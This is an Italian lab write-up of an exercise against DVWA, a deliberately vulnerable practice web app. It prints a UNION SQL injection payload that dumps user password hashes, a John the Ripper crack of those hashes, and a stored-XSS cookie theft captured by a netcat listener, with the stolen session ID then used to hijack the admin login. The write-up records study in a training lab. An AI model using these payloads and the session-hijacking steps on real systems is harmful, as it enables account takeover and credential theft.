

Simulazione 09/06

Nella simulazione di oggi andremo a simulare sulla nostra web app DVWA con gli attacchi:

SQL Injection (blind)

XSS stored (persistente)

SQL Injection (Blind)

Dentro a DVWA siamo andati nella categoria SQL Injection (blind), dove con la nostra query nell'immagine abbiamo ottenuto gli hash degli utenti.

A differenza di un SQL Injection tradizionale, la variante blind non invia messaggi di errore e di conseguenza non mostra la presenza di vulnerabilità.

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: ' UNION SELECT first_name, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT first_name, password FROM users#
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT first_name, password FROM users#
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT first_name, password FROM users#
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT first_name, password FROM users#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Successivamente da terminale grazie a JTR abbiamo ottenuto le password dei nostri utenti dopo averle trascritte nel file che vediamo dentro all'immagine.


```
(kali㉿kali)-[~/Desktop]
$ john --format=Raw-MD5 ashed.txt --show
admin:password
Gordon:abc123
Hack:charley
Pablo:letmein
Bob:password

5 password hashes cracked, 0 left
```

XSS Stored

Per quanto riguarda XSS Stored abbiamo inserito la query che vediamo nell'immagine modificando la quantità massima di caratteri, prima impostata su 50 e abbiamo inserito un max lenght 200.

```
<input name="txtName" type="text" size="30" maxlength="200">
```




Name *

Message *

da terminale abbiamo avviato netcat e messo in ascolto sulla porta 80 ottenendo il nostro PHPSESSID, dentro DVWA abbiamo impostato una security low.

```
(kali㉿kali)-[~]
└─$ sudo nc -lvp 80
[sudo] password for kali:
listening on [any] 80 ...
192.168.32.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.32.100] from (UNKNOWN) [192.168.32.100] 55022
GET /abc.php?output=security=low;%20PHPSESSID=81094584e2dad894a45373ce363896e5 HTTP/
Host: 192.168.32.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.32.105/
```



Successivamente abbiamo scaricato l'estensione di Firefox ,Cookie Manager impostando una security low e il cookie dello sniff di netcat precedentemente ottenuto.

Cookie prima della modifica

Cookie Editor☐ Show Advanced

^ PHPSESSID

Name

Value

☐

Show Advanced

^ security

Name

Value

☐

Show Advanced

Cookie post modifica

Cookie Editor☐ Show Advanced

^ PHPSESSID

Name

PHPSESSID

Value

81094584e2dad894a45373ce363896e5

Show Advanced

^ security

Name

security

Value

low

Show Advanced

Grazie al cookie ottenuto riusciamo ad entrare dentro DVWA senza che ci richieda login rubando di fatto la sessione.

kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox

Damn Vulnerable Web App

192.168.32.105/dvwa/

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

Username: admin

Security Level: low

PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

CTRL (DESTRA)